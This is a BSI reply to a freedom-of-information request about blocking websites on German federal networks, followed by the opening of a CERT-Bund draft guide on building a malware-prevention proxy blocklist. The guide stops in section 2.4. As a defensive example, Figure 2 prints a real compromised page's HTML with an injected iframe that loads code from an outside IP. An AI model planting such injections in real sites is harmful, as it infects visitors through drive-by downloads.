Bundesamt
für Sicherheit in der
Informationstechnik

Bundesamt für Sicherheit in der Informationstechnik
Postfach 20 03 63, 53133 Bonn

[redacted]

HAUSANSCHRIFT
Bundesamt für Sicherheit in
der Informationstechnik
Godesberger Allee 185-189
53175 Bonn

POSTANSCHRIFT
Postfach 20 03 63
53133 Bonn

TEL +49 (0) 228 99 9582-0
FAX +49 (0) 228 99 9582-5400

Referat-B21@bsi.bund.de
https://www.bsi.bund.de

Betreff: Auskunft nach dem IFG

Bezug: Ihr Antrag vom 28.07.2015
Aktenzeichen: B21-010 03 05/001
Datum: 11.09.2015

Anlage: 1

Sehr geehrter [redacted]

auf Ihre Anfrage vom 28.07.2015 auf Informationszugang nach dem Informationsfreiheitsgesetz des Bundes (IFG) ergeht folgender

Bescheid:

In Ihrer o.g. Anfrage bitten Sie um die Zusendung von:

„Alle Informationen (Akten, Briefwechsel, Memos, Entwürfe, Vorlagen, Notizen, Technische Unterlagen) zu der Infrastruktur des BSI, den Zugang zu Webseiten auf Rechnern von Bundeseinrichtungen inklusive Bundestag zu sperren (siehe auch http://www.spiegel.de/netzwelt/netzpolitik/bundestag-sperrt-zehntausende-websites-fuer-abgeordnete-a-1040790.html). Darunter – aber nicht beschränkt auf – Informationen zur Aufnahme und Entfernung

einzelner Webseiten, den Bezug und die Bewertung von Listen zu sperrender Seiten, Entwürfe von Sperrnachrichten und der rechtlichen Bewertung von Sperrverfahren sowie der Sperrung einzelner Seiten. Darunter zählt auch die Analyse, Bewertung, Weitergabe von Schadsoftware, die auf den betroffenen Webseiten gefunden wurde sowie andere Informationen, über Seiten auf der Sperrliste, die für die Sperrentscheidung von Belang waren."

Ihrem Antrag wird nur teilweise stattgegeben.

In Ihrem Antrag baten Sie um eine Mitteilung, falls die Aktenauskunft gebührenpflichtig sein sollte. Aufgrund des Umfangs Ihres Antrags, der sich zusammengefasst auf sämtliche Dokumente, egal in welcher Form, im Zusammenhang mit dem o.g. Thematik bezieht, ist bereits jetzt absehbar, dass Ihre Anfrage gebührenpflichtig wird.

Bereits bei einer ersten überblicksartigen Suche wurden beispielsweise über 800 E-Mails gefunden, auf die Ihre Anfrage zutreffen könnte. Daneben gibt es Projektunterlagen, die in Frage kommen könnten. Viele dieser Dokumente sind vertraulich und müssten vor Herausgabe hinsichtlich der Ausschlussgründe des Informationsfreiheitsgesetzes einzeln geprüft und unter Umständen geschwärzt werden. Zum Teil dürften auch Drittbeteiligungsverfahren nach § 8 Abs. 1 IFG durchzuführen sein. Es ist in diesem Verfahrensstadium nicht absehbar, welchen Informationsgehalt die so geprüften Unterlagen nach eventuell vorzunehmenden Schwärzungen noch haben werden. Aufgrund des damit verbundenen hohen Verwaltungsaufwandes ist damit zu rechnen, dass die Bearbeitung Ihres Antrags die maximale nach der Informationsgebührenverordnung vorgesehene Gebührenhöhe von 500,00 EUR erreicht. Sollten Sie dennoch an Ihrer Anfrage festhalten wollen, bitte ich um einen entsprechenden Hinweis.

Um Ihnen bereits jetzt einen Einblick in die Thematik zu geben, erlaube ich mir, Ihnen die Methodik, auf deren Grundlage der Aufruf bestimmter Webseiten aus dem IVBB (Informationsverbund

Berlin-Bonn) und IVBV/BVN (Informationsverbund der Bundesverwaltung / Bundesverwaltungsnetz)[1] verhindert wird, im Folgenden grob zu erläutern. Darüber hinaus habe ich Ihnen ein lediglich leicht geschwärztes Dokument als Anlage beigefügt, das detailreiche Informationen zum Design und den Aufbau des für die Filterung eingesetzten Schadsoftware-Erkennungs-und-Präventions-Systems (SPS) enthält (u.a. den in Ihrer Anfrage ausdrücklich benannten Entwurf einer Warnseite, siehe Anhang C des Dokuments). Die Schwärzungen im Text wurden vorgenommen, da potentielle Angreifer bei Bekanntwerden der geschwärzten Informationen ihr Angriffsmuster entsprechend anpassen könnten. Die Schwärzung der Telefonnummern von CERT-Bund wurde vorgenommen, um dessen Arbeitsfähigkeit sicherzustellen.

Wie Sie bei Durchsicht des Dokuments erkennen können, handelt es sich um ein internes Dokument im Entwurfsstatus, das zum letzten Mal im Jahr 2010 geändert wurde. Trotz des Alters und Entwurfsstatus spiegelt es das Design und den Aufbau des aktuell eingesetzten SPS wieder. Die Markierung als internes Dokument wäre aus heutiger Sicht nicht mehr notwendig, da die im Dokument beschriebenen Vorgehensweisen inzwischen überwiegend dem allgemeinen Entwicklungsstand im Bereich der Schadsoftware-Prävention entspricht.

Der Bund unterhält mit dem IVBB und dem IVBV/BVN ein elektronisches Informationsnetz, das unter anderem eine zuverlässige und sichere Sprach- und Datenkommunikation zwischen Bundesbehörden und Verfassungsorganen ermöglicht.[2] Um Angriffe auf dieses Informationsnetz zu unterbinden, wird als eine Maßnahme unter vielen der Aufruf bestimmter Webseiten, die Schadsoftware verteilen, aus dem IVBB und IVBV/BVN heraus unter Einsatz eines SPS verhindert. Durch diese Maßnahme wird insbesondere die Infektionsrate durch sogenannte „Drive-by-exploits“[3]

---

1 Weitergehende Informationen zum IVBB und IVBV/BVN sind einsehbar unter: http://www.cio.bund.de/Web/DE/Strategische-Themen/Moderne-Verwaltungskommunikation/IVBV/ivbv_node.html.

2 Vgl. hierzu die Ausführungen zum IVBB unter: http://www.cio.bund.de/Web/DE/Strategische-Themen/Moderne-Verwaltungskommunikation/IVBB/ivbb_node.html.

3 Dies sind schädliche Inhalte auf Webseiten, über die sich ein Nutzer durch das einfache Ansurfen mit Schadprogrammen infizieren kann.

und „Phishing-Attacken“[4] gesenkt.

Die tagesaktuell gehaltene Liste, auf deren Grundlage der Aufruf dieser Webseiten verhindert wird, basiert auf einer Kombination von teilweise frei im Internet verfügbaren Quellen (sogenannten „Blacklists“), vom Bundesamt für Sicherheit in der Informationstechnik kommerziell von IT-Sicherheitsdienstleistern erworbenen Quellen sowie eigener Erkenntnisse, die insbesondere auf Beobachtungen des beim Bundesamt angesiedelten CERT-Bund beruhen. Die frei verfügbaren und kommerziellen Quellen werden vor ihrer Einspeisung in das System nochmals durch das Bundesamt geprüft.

Der Inhalt der Listen ist dabei nicht statisch, sondern verändert sich im laufenden Betrieb. Beispielsweise ist es für die an den IVBB und IVBV/BVN angeschlossenen Teilnehmer durch Rückmeldungen an das Bundesamt möglich, die Korrektheit der Aufnahme einzelner Webseiten auf die Liste händisch überprüfen zu lassen.

Die Veröffentlichung der Liste oder Teile der Liste ist leider nicht möglich, da potentielle Angreifer bei Bekanntwerden diesen Informationen ihr Angriffsmuster entsprechend anpassen und beispielsweise andere URLs für einen Phishing-Angriff auf die Bundesverwaltung verwenden könnten.

Rechtsbehelfsbelehrung:

Gegen diesen Bescheid kann innerhalb eines Monats nach Bekanntgabe beim Bundesamt für Sicherheit in der Informationstechnik, Godesberger Allee 185-189, 53175 Bonn, Widerspruch erhoben werden.

Ich hoffe, dass ich Ihnen durch die o.g. Informationen und das anliegende Dokument bei Ihrem

---

4 Phishing-Attacken erfolgen beispielsweise über den Versand von SPAM-Mails, bei dem der Benutzer dazu verleitet wird Links aus diesen E-Mails zu folgen, die auf bösartige Webseiten verweisen. Für die Betroffenen sind diese Links selten transparent, da oftmals (wie auch für legitime Links) URL-Verkürzungsdienste (wie tinyurl oder bit.ly) benutzt werden, die die URL verschleiern.

Bundesamt
für Sicherheit in der
Informationstechnik

Anliegen weiterhelfen konnte.

Mit freundlichen Grüßen

im Auftrag

[redacted]

Bundesamt
für Sicherheit in der
Informationstechnik

Design und Aufbau eines Schadsoftware-Erkennungs-und-Präventions-Systems

Eine praktische Einführung

(ENTWURF)

Quelle: CERT-Bund, Stand 19.07.2010

Bundesamt für Sicherheit in der Informationstechnik (BSI)
CERT-Bund
Godesberger Allee 185 -189 - 53175 Bonn

Telefon: +49 (0)228 9582 5110
Telefax: +49 (0)228 9582 7025
E-Mail: certbund@bsi.bund.de
Internet: www.bsi.bund.de
www.bsi-fuer-buerger.de

Inhaltsverzeichnis

Executive Summary....4

1.Einleitung....6

2.Warum überhaupt SPS?....7

2.1.Drive-By-Exploits....7

2.2.Bots und Zombies....9

2.3.Exploit-Kits....11

2.4.Alternativen zu SPS....11

3.Wie funktioniert SPS?....12

3.1.Grundsätzliche Annahmen....12

3.2.Aufbau....13

4.Was benötige ich?....15

4.1.Rechtliches....15

4.2.Hardware....16

4.3.Software....17

4.3.1.Vom BSI empfohlene Vorgehensweise....17

4.3.2.Alternative Vorgehensweisen....20

4.4.Prozesse....21

4.4.1.Detektion von infizierten Rechnern....22

4.4.2.Incident-Handling....25

4.4.3.Management der Sperrlisten.....25

4.4.4.Löschen der Protokoll-Daten.....29

4.4.5.Statistische Auswertungen.....30

4.5.Personal.....31

4.6.Weitergehende Auswertungsmethoden.....32

5.Zusammenfassung.....34

6.Referenzen.....35

Anhang A: Datenbankmodell.....37

Anhang B: Muster für den statistischen Auswertungsbericht.....38

Anhang C: Beispiel einer Warnseite.....43

Anhang D: Beispielmail zur Information des IT-Sicherheitsbeauftragten über eine Infektion.....44

Anhang E: Leitfaden zur Reaktion auf Infektionen mit Schadprogrammen und Empfehlung von Präventivmaßnahmen im Rahmen des „SPS"-Verfahrens des BSI.....45

Executive Summary

Bedrohungslage:

Rechner in Unternehmens- und Behördennetzwerken sind nach wie vor der Gefahr von Schadprogrammen ausgesetzt. Weil mittlerweile zuverlässige technische Infrastrukturen zur Abwehr von Viren-Emails und Netzwerk-Würmern bestehen, gehen Angreifer zu neuen Infektionswegen über. In immer stärkerem Maß werden Rechner während des normalen Surfens im WWW infiziert. Statistiken für das Jahr 2008 geben für 60% der Infektionsversuche als Quelle Drive-By-Exploits an. Dies sind Angriffsvektoren, die auch ohne Fehlverhalten des Nutzers greifen, beispielsweise durch das bloße Ansurfen einer präparierten Webseite. Dabei werden auch bekannte legitime News-Seiten und Web-Portale kompromittiert und mit sogenannten „IFrames" versehen, die dem Besucher ohne sein Zutun Schadcode ausliefern. So können – vom Benutzer unbemerkt – Schadprogramme auf dem Rechner installiert werden. Danach meldet sich der Rechner selbsttätig bei einem sogenannten Command-and-Control-Server (C&C-Server), der ihn von nun an fernsteuern kann. Der unbemerkte Abfluß von Daten, das Versenden von SPAM-Emails oder die Teilnahme an einem Distributed Denial-of-Service-Angriff sind nun möglich und werden in zunehmendem Maße beobachtet.

Schadsoftware-Präventions-System:

SPS (Schadsoftware-Präventions-System) ist ein Verfahren, das dieses Problem an zwei Stellen angreift. Zum einen wird bereits während des Surfens verhindert, dass der Zugriff auf Schadcode erfolgt. Damit wird ein Großteil der Infektionen verhindert. Zum anderen wird – falls die Infektion nicht verhindert werden konnte – die Kommunikation zwischen dem Rechner und dem C&C-Server blockiert. Dadurch kann der Abfluß von Daten und das Fernsteuern des Rechners verhindert werden.

Technisch realisiert wird dies durch das Blockieren von bekannten Netzbereichen, Hosts oder URLs, die durch das Verbreiten von Schadcode aufgefallen sind. Dies erfolgt für ein Unternehmens- oder Behördennetzwerk zentral auf dem WebProxy am Übergang zwischen dem internen Netz zum Internet und betrifft nur die ausgehende Kommunikation. Aus diesem Grund firmierte SPS zeitweilig unter dem Arbeitstitel „Hostblocking".

Das BSI bietet Nutzern der Netze IVBB und BVN das SPS als zentralen Dienst an.

Erfahrungen aus dem Einsatz zeigen, dass täglich mehrere tausend Drive-By-Exploits und durchschnittlich eine Infektion pro Tag vorfallen. Hier konnte durch SPS die Zahl der Infektionen um 80-90% reduziert werden.

Über dieses Dokument:

Dieses Dokument richtet sich vor allem an interessierte Unternehmen und Behörden, die nicht den zentralen SPS-Dienst des BSIs in Anspruch nehmen können oder wollen, sondern ein eigenes SPS-System aufbauen wollen. Um bei solch einer Einführung zu unterstützen, beschreibt dieses Dokument

- die Bedrohungslage durch webbasierte Angriffe,
- wie ein SPS-System in einem Netzwerk aufgebaut werden kann,
- welche Datenschutz- und rechtlichen Aspekte berücksichtigt werden müssen,
- welche Hardware- und Softwareanforderungen bestehen,
- wie die Sperrlisten erstellt und aktuell gehalten werden,
- wie die anfallenden Daten analysiert werden,
- welcher personeller Aufwand entsteht, sowie
- Erfahrungen mit SPS aus dem BSI.

1. Einleitung

Das vorliegende Dokument verfolgt zwei Ziele: Zum einen motiviert und erläutert es die Funktionalität des sogenannten „Schadsoftware-Präventions-Systems" (SPS) – einer Technik, die Netzwerke vor schädlichen HTTP-Zugriffen auf das Internet schützen kann. Zum anderen bietet es praktische Hilfestellungen, wie man ein solches System selbst einführen und betreiben kann.

Der Aufbau des Dokuments lehnt sich an diese Ziele an. In Abschnitt 2. werden anhand aktueller IT-Sicherheitstrends die Möglichkeiten und Vorteile des SPS beschrieben. Abschnitt 3. gibt einen Überblick über die Funktionsweise eines Schadsoftware-Präventions-Systems. In Abschnitt 4. wird schließlich beschrieben, welche Hardware, Software und Prozesse für den Einsatz benötigt werden.

2. Warum überhaupt SPS?

Während vor einigen Jahren noch Email-Anhänge und netzwerkbasierte Angriffe durch Würmer die vorrangigen IT-Bedrohungen darstellten, geht der Trend inzwischen zu web-basierten Angriffen über. Diese neue Bedrohungslage und die Möglichkeiten, die SPS als Schutzmaßnahme bietet, werden im Folgenden beschrieben.

2.1. Drive-By-Exploits

Statistiken für das Jahr 2008 geben für 60% der Infektionsversuche als Quelle Drive-By-Exploits an [11, 12]. Dies sind schädliche Inhalte auf Webseiten, über die sich ein Nutzer durch das einfache Ansurfen mit Schadprogrammen infizieren kann. Diese Gefahr besteht nicht nur auf „zwielichtigen" Seiten oder auf Seiten, die durch Spam-Mails beworben werden. In zunehmendem Maße werden auch legitime Webseiten kompromittiert, sodass Nutzer – ohne es zu merken oder Verdacht zu schöpfen – ihre Rechner mit Schadprogrammen infizieren können. Da für diese Angriffsvektoren keinerlei Fehlverhalten des Nutzers nötig ist, können selbst die Rechner vorsichtiger Benutzer unbemerkt infiziert werden.

Typischerweise betten Angreifer sogenannte IFrames in Webseiten ein. Dies sind kleine Bereiche (oftmals nur wenige Pixel groß), die von anderen Servern Schadcode laden können (siehe Abbildung 1).




Abbildung 1: Ein IFrame auf einer legitimen Seite verweist auf einen Server mit Schadcode.

Im Quellcode der Seite nehmen diese Zeilen nur wenige Zeichen ein (siehe Abbildung 2). So wurde beispielsweise im Mai 2008 die Webseite einer großen Fernsehanstalt von Angreifern kompromittiert[1], sodass durch Anschauen der Seite Schadcode von einem chinesischen Server geladen wurde, der einen Trojaner installierte.

```
<HTML>
<head>
<TITLE>georgia-world-congress-center <iframe src=//89.149.243.201/t> Pictures, georgia-world-congress-ce
<META name="description" content="georgia-world-congress-center <iframe src=//89.149.243.201/t> Pictures
<META name="keywords" content="georgia-world-congress-center <iframe src=//89.149.243.201/t>Pictures, ge
<style type="text/css">
 #box{position:absolute; color:#000000; background-color:#b9b9b9; border:1px solid #666666; padding:0px;
 a:hover {color:#cc3300; text-decoration:underline;}
 .f10a {FONT-FAMILY: verdana; FONT-SIZE: 10px; color:666666}
```

Abbildung 2: Beispiel eines IFrames, das in eine Website eingeschleust wurde.

Das gefährliche an diesen Methoden ist, dass die Infektion komplett im Hintergrund passiert und sich selbst für sicherheitsbewußte Benutzer nicht bemerkbar macht. Je nach Verwundbarkeit des Rechners kann der Angreifer die vollständige Kontrolle über den PC übernehmen. Dies wird im nächsten Abschnitt weiter erläutert.

Neben der Kompromittierung von **legitimen Webseiten**, werden Links auf bösartige Webseiten auch auf anderen Wegen verbreitet.. **SPAM-Mails** sind nach wie vor einer dieser Wege, auch wenn die Benutzer inzwischen deutlich vorsichtiger geworden sind und Links aus diesen Mails kaum noch folgen. Erfolgreicher sind die Angreifer allerdings in den **sozialen Netzwerken**, in dem sie Profile hacken, Gästebücher befüllen oder Nutzer durch scheinbar aktuelle Themen auf ihre Profilseiten locken. Dort werden wie gehabt Links auf bösartige Webseiten veröffentlicht. Für das Opfer sind diese Links selten transparent, da oftmals (wie auch für legitime Links) **URL-Verkürzungsdienste** (wie tinyurl oder bit.ly) benutzt werden, die die URL verschleiern. So bemerkt der Benutzer erst, wenn er die Webseite geladen hat, wo er gelandet ist. In zunehmendem Maße wird auch **Suchmaschinen-Optimierung** benutzt, um Nutzer auf bösartige Seiten zu locken. Dadurch gelangen automatisch generierte Webseiten zu aktuellen Themen auf die obersten Plätze in Such-Ergebnissen. Nutzer, die Informationen zu diesen Themen suchen, landen so sehr schnell auf diesen präparierten Seiten.

SPS ist eine Methode, um Zugriffe aus dem internen Netz auf schädliche Webseiten im Internet zu sperren und damit Infektionen zu verhindern. Da Angreifer immer wieder die-

1 Vgl. http://www.heise.de/security/meldung/Verseuchte-Links-auf-ARD-Seiten-206933.html

selben Server oder Netzbereiche benutzen, um ihren Schadcode nachzuladen, können diese gesperrt werden. Dabei wird ganz gezielt die Nachladeadresse bzw. der Verweis aus den bösartigen IFrames gesperrt. Wenn also z.B. eine Nachrichtenseite kompromittiert wurde, kann diese weiterhin ohne Gefahr angesurft werden, während SPS die vom Schadcode ausgelösten Zugriffe auf die Fremd-Server blockiert.

Das Verfahren kann dabei auf verschiedenen Granularitäts-Ebenen eingreifen:

- Es können **spezifische URLs** gesperrt werden. Dies ist sinnvoll, falls der Angreifer keine Weiterleitung auf andere Server benutzt, sondern den Schadcode direkt in eine Webseite einbettet.
- Hosts können via **IP-Adressen** blockiert werden. Oftmals betreiben kriminelle Gruppen ihre eigenen Server, die ausschließlich für bösartige Zwecke benutzt werden. In diesem Fall ist es sinnvoll, den ganzen Host zu sperren.
- Analog dazu können ganze **Domains** gesperrt werden, falls der bösartige Server häufig seine IP-Adresse wechselt und Bulletproof Hoster[1] benutzt.
- Schließlich können auch ganze **Netzbereiche** (bis hin zu ganzen **ASNs**) ins SPS aufgenommen werden. Ein berüchtigtes Beispiel hierfür ist das Russian Business Network (RBN), ein Netzbereich, der allem Anschein nach ausschließlich für kriminelle Zwecke benutzt wird.

2.2. Bots und Zombies

Die oben angesprochenen Drive-By-Exploits werden vorrangig dazu benutzt, Schadprogramme auf einem Rechner zu installieren. Sobald diese installiert wurden, können sie die vollständige Kontrolle über den PC übernehmen. Dadurch wird der Rechner zu einem fernsteuerbaren sogenannten „Bot" oder „Zombie"-Rechner. Ohne Zutun des Besitzers können nun Spams verschickt werden, Informationen vom PC oder aus dem internen Netz abfließen oder neue Schadsoftware nachgeladen werden – um nur einige Möglichkeiten zu nennen.

Diese Programm-Komponenten überleben Reboots, schützen sich gegen Anti-Viren-Programme und können vom Angreifer nach Belieben aktualisiert und um neue Funktionalitäten erweitert werden. Dazu kommunizieren die Bots mit einem so genannten Command-

1 Dies sind Hoster, die den Kunden garantieren, auf Anfragen von CERTs und ähnlichen Stellen nicht zu reagieren.

and-Control-Server (C&C-Server), um neue Befehle oder Updates zu erhalten (siehe Abbildung 3). Ausgespähte Informationen werden an Dropzones versendet und dort von den Computer-Kriminellen ausgewertet. Dies alles geschieht im Hintergrund ohne Benutzerinteraktion.

Für Behörden und Unternehmen stellt dies eine ernste Bedrohung dar, da vertrauliche Daten abfließen oder die Rechner im Netzwerk sabotiert und unbrauchbar gemacht werden können. Beides kann zu finanziellen Einbußen und Image-Verlust führen.

Wie bereits bei den Drive-By-Exploits beschrieben, motiviert diese Bedrohung auch hier den Einsatz von SPS. Früher erfolgte die Kommunikation mit dem C&C-Server typischerweise über das IRC-Protokoll. In den letzten Jahren wird stattdessen vermehrt HTTP eingesetzt, da es im Netzwerk-Monitoring weniger auffällt und die Firewalls für HTTP-Verkehr meist offen sind. Obwohl HTTP meistens mit Internet-Browsern und dem WWW in Verbindung gebracht wird, ist es auch ein Protokoll, das die Schadprogramme selbsttätig (ohne Browser) zur Kommunikation nutzen können. Mit SPS können diese HTTP-Verbindungen unterbunden werden, genauso als wären sie von einem Browser verursacht.




Abbildung 3: Typischer Ablauf im SPS: Der Filterknoten/Proxy kann Zugriffe auf schädliche Webseiten oder die folgende Kommunikation mit dem Command-and-Control-Server blockieren.

Mitunter kommt es vor, daß die Präventionsmaßnahmen nicht gegriffen haben und ein Rechner erfolgreich infiziert wurde. Dies passiert, wenn ein nicht gesperrter (weil bisher unbekannter), schädlicher Link angesurft wurde oder ein anderer Infektionsweg erfolgte.

Dann kann mit geeigneten Sperreinträgen vermieden werden, dass der Bot ausgespähte Informationen versendet oder neue Befehle erfragt. Dadurch kann das Bedrohungspotential stark reduziert werden.

Neben dem Blockieren dieser Bot-Kommunikation, ermöglicht SPS auch die Detektion solcher Infektionen. Durch die Auswertung der Protokolldaten können Botnetz-Infektionen im internen Netz erkannt werden, die von dem eingesetzten Virenscanner unentdeckt blieben.

2.3. Exploit-Kits

SPS wäre ein Kampf gegen Windmühlen, wenn die Schadprogramm-Autoren jeden Angriff und jedes Programm von Grund auf neu entwickeln würden. Dies ist glücklicherweise nicht der Fall. Schadprogramme werden nicht mehr individuell neu entwickelt, sondern werden professionell durch so genannte „Kits“ oder „Frameworks“ zusammengestellt. Dadurch können neue Schadprogramme komfortabel konfiguriert werden. Dies erhöht zwar einerseits die IT-Bedrohungslage – andererseits führt dies aber auch dazu, dass sich Schadsoftware häufig ähnlich verhält und die HTTP-Kommunikation wiederkehrende Muster aufweist. Dies macht sich SPS zunutze, indem es diese wiederkehrenden Muster erkennt und blockiert.

Auch Versuche, sich durch ständig verändernde Binaries vor der Detektion von signaturbasierten Anti-Viren-Programmen zu verstecken, können wegen der gleichbleibenden Kommunikationswege durch SPS ausgehebelt werden.

2.4. Alternativen zu SPS

